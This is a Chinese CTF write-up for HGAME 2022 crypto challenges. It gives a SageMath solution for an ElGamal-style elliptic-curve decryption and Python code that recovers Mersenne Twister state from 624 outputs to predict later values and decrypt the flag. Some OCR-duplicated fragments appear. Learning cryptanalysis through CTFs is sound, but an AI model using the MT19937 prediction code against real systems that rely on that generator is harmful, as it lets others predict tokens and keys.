
- Dancing Line[已完成]
- Easy RSA[已完成]
- Matryoshka[已完成]
- English Novel[已完成]

Level - Week2

- RSA Attack[已完成]
- Chinese Character Encryption[已完成]
- The Password Plus Pro Max Ultra
- RSA Attack 2[已完成]

Level - Week3

- Block Cipher[已完成]
- Multi Prime RSA[已完成]
- RSA Attack 3[已完成]


Level - Week4

ECC[已完成]

PRNG[已完成]

ECC

椭圆曲线加密，加解密过程：

椭圆曲线Ep(a,b)（p为模数），基点G(x,y)，G点的阶数n，私钥k，公钥K(x,y)，随机整数r，明文为一点m(x,y)，密文为两点c1(x,y)和c2(x,y)

（其中基点G，明文m，密文c1、c2都是椭圆曲线E上的点）

选择私钥k（k<n）

得到公钥K = k*G

选择随机整数r（r<n）


加密：

c1 = m+r*K

c2 = r*G

解密：m = c1-k*c2

题目中给出了需要的全部条件p a b c1 c2可以直接用sage一把梭



```
....: a = 6173904373033285997823646900794866699751054421236238662906203209492535
....: 3519657
....: b = 8782178281847781760988252631647972149091981501366809677199236000246765
....: 7827319
....: k = 9365387427217610758445998205852708160408387118279781620477264450962327
....: 1061231
....: E = EllipticCurve(GF(p),[a,b])
....: c1 = E(1445561366621189957601883516513243810201198826460714651193824974487
....: 1964946084,255065825705812897146126404932582998138031575617962473306937681
....: 46763035791942)
....: c2 = E(3755487116261945670918350912267392963645762225188019923505473452378
....: 2483869931,713920555406167365392679609893042870836292885303984745907823663
....: 84873814477806)
....: m =c1-k*c2
....: cipher_left = 682080624021626160092170390343311427862826781076502287617095
....: 84478779998734710
....: cipher_right = 27453988545002384546706933590432585006240439443312571008791
....: 835203660152890619
....: print(cipher_left//m[0])
....: print(cipher_right//m[1])
....:
4930331492370094460362 60
1274809002565510220953 93917
sage:
```

sage代码如下

```
p =
74997021559434065975272431626618720725838473091721936616560359000648651891507
a =
61739043730332859978236469007948666997510544212362386629062032094925353519657
b =
87821782818477817609882526316479721490919815013668096771992360002467657827319
k =
93653874272176107584459982058527081604083871182797816204772644509623271061231
E = EllipticCurve(GF(p),[a,b])
c1 =
E(14455613666211899576018835165132438102011988264607146511938249744871964946084,
25506582570581289714612640493258299813803157561796247330693768146763035791942)
c2 =
E(37554871162619456709183509122673929636457622251880199235054734523782483869931,
71392055540616736539267960989304287083629288530398474590782366384873814477806)
m =c1-k*c2
cipher_left =
68208062402162616009217039034331142786282678107650228761709584478779998734710
cipher_right =
27453988545002384546706933590432585006240439443312571008791835203660152890619
print(cipher_left//m[0])
print(cipher_right//m[1])
```


PRNG

PRNG是一种伪随机算法，因为伪随机所以还是有算法依据的，这里采用了梅森旋转算法，根据给出的连续624个32位二进制数(1993619936个连续比特位)，我们可以算出后21个32位2进制数，然后加密用mt和part异或得到密文块，我们拿密文块和mt异或就能得到part了，也就是flag，下面是python代码

```
from hashlib import md5
def _int32(x):
    return int(0xFFFFFFFF & x)
class MT19937:
    def __init__(self, seed=0):
        self.mt = [0] * 624
        self.mt[0] = seed
        self.mti = 0
        for i in range(1, 624):
            self.mt[i] = _int32(1812433253 * (self.mt[i - 1] ^ self.mt[i - 1] >>
30) + i)
    def getstate(self,op=False):
        if self.mti == 0 and op==False:
            self.twist()
        y = self.mt[self.mti]
        y = y ^ y >> 11
        y = y ^ y << 7 & 2636928640
        y = y ^ y << 15 & 4022730752
        y = y ^ y >> 18
        self.mti = (self.mti + 1) % 624
        return _int32(y)
    def twist(self):
        for i in range(0, 624):
            y = _int32((self.mt[i] & 0x80000000) + (self.mt[(i + 1) % 624] &
0x7fffffff))
            self.mt[i] = (y >> 1) ^ self.mt[(i + 397) % 624]
            if y % 2 != 0:
                self.mt[i] = self.mt[i] ^ 0x9908b0df
    def inverse_right(self,res, shift, mask=0xffffffff, bits=32):
        tmp = res
        for i in range(bits // shift):
            tmp = res ^ tmp >> shift & mask
        return tmp
    def inverse_left(self,res, shift, mask=0xffffffff, bits=32):
        tmp = res
        for i in range(bits // shift):
            tmp = res ^ tmp << shift & mask
        return tmp
    def extract_number(self,y):
        y = y ^ y >> 11
        y = y ^ y << 7 & 2636928640
        y = y ^ y << 15 & 4022730752
        y = y ^ y >> 18
        return y&0xffffffff
    def recover(self,y):
        y = self.inverse_right(y,18)
        y = self.inverse_left(y,15,4022730752)
        y = self.inverse_left(y,7,2636928640)
        y = self.inverse_right(y,11)
        return y&0xffffffff
    def setstate(self,s):
        if(len(s)!=624):
            raise ValueError("The length of prediction must be 624!")
        for i in range(624):
            self.mt[i]=self.recover(s[i])
        #self.mt=s
        self.mti=0
    def predict(self,s):
        self.setstate(s)
        self.twist()
        return self.getstate(True)
    def invtwist(self):
        high = 0x80000000
        low = 0x7fffffff
        mask = 0x9908b0df
        for i in range(623,-1,-1):
            tmp = self.mt[i]^self.mt[(i+397)%624]
            if tmp & high == high:
                tmp ^= mask
                tmp <<= 1
                tmp |= 1
            else:
                tmp <<=1
            res = tmp&high
            tmp = self.mt[i-1]^self.mt[(i+396)%624]
            if tmp & high == high:
                tmp ^= mask
                tmp <<= 1
                tmp |= 1
            else:
                tmp <<=1
            res |= (tmp)&low
            self.mt[i] = res

from libnum import n2s
flag = bytes()
D = MT19937(128)
c = [3437104340, 508103176, 1635844121, 878522509, 1923790547, 1727955782,
1371509208, 3182873539, 156878129, 1757777801, 1472806960, 3486450735,
2307527058, 2950814692, 1817110380, 372493821, 729662950, 2366747255, 774823385,
387513980, 1444397883]
```

```
Rand = [888058162, 3094055443, 1404990361, 1012543603, 448723884, 2580444236,
201608779, 1062995809, 1348787313, 2980019361, 2245025385, 494977308,
4042503808, 275744301, 406611131, 142226472, 3871761759, 3888795536, 2617489687,
1220227074, 342928858, 3728958896, 1477077966, 1433151407, 1119405037,
330145973, 3547181160, 2123007249, 3739964132, 1794129718, 2739743522,
2291585121, 3013727731, 1536788463, 247633572, 408079265, 3025555185,
1604681922, 2848997116, 3646041955, 1059445774, 2849764176, 2638965889,
1232303180, 759521642, 2257008531, 3932082254, 1052428413, 4017559916,
3505694223, 1418363972, 477751107, 4266295945, 3832138928, 245251422,
1964323108, 2453472918, 3029032760, 323619451, 2548825339, 3410027991,
278143595, 816124107, 245705463, 4173686519, 4100831820, 3599257115, 2274885516,
3954736394, 198254482, 1050449178, 3933150558, 899220021, 597474632, 1823539097,
3340511318, 2144918682, 2310527451, 264391694, 69923676, 3266017310, 3199627722,
4035962745, 932969905, 2832951013, 2182887504, 1374919242, 2978944795,
1840647233, 3510878043, 3250544991, 4255542321, 804377010, 1286980519,
1980427321, 2893246724, 1745353148, 1406140332, 4101848568, 3227434698,
1869729934, 2638181242, 1270111849, 2387910792, 3411542702, 2793303435,
2455337459, 2802808043, 2418872990, 1043274549, 144911746, 2312236858,
780373658, 1527499811, 3402753408, 2617924770, 1659648360, 2714315441,
4202103851, 244677433, 1963258902, 3851363324, 3454195559, 813228826,
3944899734, 3697685234, 1613584167, 1874570879, 1592343033, 4194241173,
551902434, 3460909265, 4122075287, 176665387, 152849760, 3593212904, 952880017,
1793357635, 2052902220, 807859486, 334839380, 3485132343, 2113403566,
3259106798, 1443078482, 2434820318, 1347902400, 2344061487, 141766876,
2641586235, 287277458, 2385094526, 1510128758, 348957861, 2861038633,
1135611795, 4289024199, 1021202791, 2460872523, 3837050794, 4092005952,
52622948, 387056916, 3102913460, 4098715316, 154916530, 2890197932, 1441566957,
2368779800, 271808452, 3566810840, 2227022452, 316480679, 603893066, 2121889912,
4208763743, 3098334580, 721958838, 3848020801, 1029884135, 832405094,
2276817394, 981553190, 246940442, 1069231974, 3275216531, 58945988, 4100121200,
230446475, 2396021649, 4608139, 3468707911, 3249498323, 315898153, 3280797960,
388108494, 1110548082, 2357147660, 2336724751, 4047583630, 2108667879,
2784078579, 1170844412, 3920262445, 3564073655, 590490534, 1645945278,
2487463163, 434409966, 1563546251, 888601967, 1913513318, 1327448740,
2504517969, 304688984, 1443685450, 4040619940, 3601250858, 4097529433,
4260590151, 575843085, 1114360271, 2186035374, 2821388594, 3763206347,
4283149630, 4097168778, 1924538037, 3272064650, 1689166701, 1352331676,
520525342, 2954296222, 2629516330, 3674317458, 231784130, 1930132422,
4169222397, 1638784833, 1245667959, 1253759350, 1154928813, 66021172,
3217915692, 4159785573, 3798512628, 2945489695, 700725579, 3940231312,
1960713279, 3289722468, 2970919839, 1356139680, 1141841193, 629177162,
3696263539, 1084872874, 4294077062, 1115547807, 3421092527, 611575307, 7808529,
2784523837, 1267307982, 1538837032, 4038330055, 3262951566, 3139820067,
1249725729, 757191354, 3025188720, 291705345, 575676661, 3023956263, 1045504889,
205204207, 1777650027, 1956698897, 996147619, 1470431, 2275722398, 2666078800,
470333070, 1306693906, 2968672077, 2476023772, 2645573325, 3939390068,
2874886754, 4226430090, 2290851636, 3707585663, 109770347, 127373916, 815817847,
1565834917, 636869794, 4062053412, 583594822, 3782553071, 3293311273,
2801932604, 2647080862, 1514083254, 3534640458, 342361004, 3266111849,
2157351044, 1851728420, 3412596866, 2793236910, 3758306563, 1799548561,
952631672, 912455646, 2894404493, 2194084105, 119615608, 2071058651, 1524462411,
900936180, 3697554830, 3501838982, 2874465656, 2501478689, 1069024222,
3135689372, 1168458702, 1966524629, 36400028, 2704775319, 4030739700,
3985599923, 2778920518, 2669538325, 1951594393, 795749079, 665593501,
3007338649, 1535343068, 2031873237, 3202423789, 560224943, 1290838890,
2545130826, 695695377, 3048615291, 1957903923, 1986693779, 2594986519,
3396211122, 2625687092, 575329062, 2852671310, 3472799759, 715985207,
1660331651, 958648594, 305711662, 75621441, 548447557, 2473842353, 2110558182,
3321750402, 2415793078, 815198061, 1258834500, 972966677, 3267046345,
2923564883, 518207679, 1662309775, 278933232, 4294256390, 2444117793,
2241879973, 3915962245, 3836532482, 3449260219, 1092128833, 3177300913,
874588042, 1185436845, 2064537788, 364292705, 3802247898, 3122264959, 186651829,
2789447523, 797964681, 897671294, 1504956985, 2294012382, 3916152546, 177325516,
2741945226, 4188655695, 2738134558, 557326292, 1625014790, 2945266389,
1843516240, 644046640, 3853456819, 3456105042, 3467742754, 2885173326,
812088996, 1238970324, 766072156, 2675925963, 1667463511, 2808303112,
1638756770, 260047996, 1117661655, 346883777, 2268712532, 1904918136, 513102466,
1024624509, 2154277089, 4147814745, 3681688842, 2233642964, 3135674550,
1259551210, 3286048484, 4271168802, 4227197378, 3310884772, 2063705584,
791399172, 4069266828, 1511606526, 1047713396, 615906401, 2805111822, 499223767,
740832370, 351782725, 2258776891, 1837046713, 3969757168, 2873152110,
4214869805, 3416771254, 2527945969, 3279116532, 1217038009, 4014402228,
3696705795, 1877774112, 3928347956, 959715122, 1612979629, 4045688071,
2403021083, 424891533, 1887765641, 2090726432, 2897940431, 268403838,
3447542890, 575011346, 2559143209, 532649938, 3625398853, 2077769196,
1598653066, 3104923961, 3594500739, 675029389, 579180583, 2024117612,
1351780728, 654841863, 769835263, 1431012736, 2369300321, 4157341752,
1968305076, 2086919554, 3075265115, 2128974418, 3144501489, 3993066430,
1121959765, 1373765135, 4232964375, 2264170351, 11814235, 1797654983,
3382686935, 2541491040, 3540726136, 1330685654, 4123114026, 2521290625,
3357439706, 3331159097, 2298656231, 3446738535, 290996369, 3020977553,
849241175, 3469792522, 4119898263, 1339695718, 2125209134, 3620160106,
1063375386, 1656465852, 2505508266, 3958528861, 3497875682, 3112358345,
3675237811, 1109625127, 2672368219, 1983461371, 3579663373, 1969195060,
225618775, 653511251, 3508369415, 4127429853, 828877800, 4286770015, 1474706143,
870777512, 804917422, 3913439258, 2433991646, 2742831709, 4289045475,
2899508500, 185462457, 4178107803, 2671443073, 2701796854, 1170522896,
1599880638, 1410722361, 3977867960, 1263177666, 2159508450, 2704509681,
1540819416, 1836499452, 1667451095, 3799477506, 157146600, 3717470672, 89865758,
3815588203, 1929105788, 861643665, 684514017, 3519778437, 2712956097,
1004423983, 1540346552, 2617389519, 2754800020, 870994822, 1702399767,
3526294475, 3251290865, 2365820957, 1915675760, 1828371367, 3737352795,
2511512700, 1080446781, 2565191059, 2412448535, 3719988291, 1434643780,
4163492408, 1359345746, 1457543102, 2389534435, 2800945892, 2646700564,
1719588203, 999665519, 3120652917, 1800116770, 3247314137, 4261164550,
1503462948, 3017762189, 263481701, 1754772485, 869168639, 604192231, 498759780,
2602535702, 3346756344, 2836267314, 2073734260, 3445425559, 4051271696,
1647518162, 401835417, 1968629992, 2854677838, 2381566661, 3144829468,
519547510, 3058642603, 3944140819, 1248923220, 1050321901, 3218172519,
376999645, 184187381, 3837095155, 3363256702, 751966993, 3419533016, 4028456468,
1156797460]
a = D.predict(Rand)
for i in range(21):
    flag+= n2s(a^c[i])
    del (Rand[0])
    Rand.append(a)
    a = D.predict(Rand)
print(flag)
```



```python
            if tmp & high == high:
                tmp ^= mask
                tmp <<= 1
                tmp |= 1
            else:
                tmp <<=1
            res = tmp&high
            tmp = self.mt[i-1]^self.mt[(i+396)%624]
            if tmp & high == high:
                tmp ^= mask
                tmp <<= 1
                tmp |= 1
            else:
                tmp <<=1
            res |= (tmp)&low
            self.mt[i] = res

from libnum import n2s
flag = bytes()
D = MT19937(128)
c = [3437104340, 508103176, 1635844121, 878522509, 1923790547, 1727955782, 1371509208, 3182873539, 156878129, 1757777801, 1472806960, 3486450735, 2307527058, 2950814692, 18171103
Rand = [888058162, 3094055443, 1404990361, 1012543603, 448723884, 2580444236, 201608779, 1062995809, 1348787313, 2980019361, 2245025385, 494977308, 4042503808, 275744301, 4066113
a = D.predict(Rand)
for i in range(21):
    flag+= n2s(a^c[i])
    del (Rand[0])
    Rand.append(a)
    a = D.predict(Rand)
print(flag)
```

```
C:\Python3\python.exe C:/Users/76104/Desktop/HGAME2022/week4/crypto/PRNG/enc.py
b'hgame{meRsenne!tWisTER~iS^A*WIDelY-USEd^pSEUDo&rAndOM:nUmBEr!GeNErATIon?AlgorIThM}'

进程已结束,退出代码0
```

IOT

az这周居然没有iot

总结

四个方向都是差一点可以AK，都好可惜诶，也在四周中学到了很多，感谢出题的师傅们！！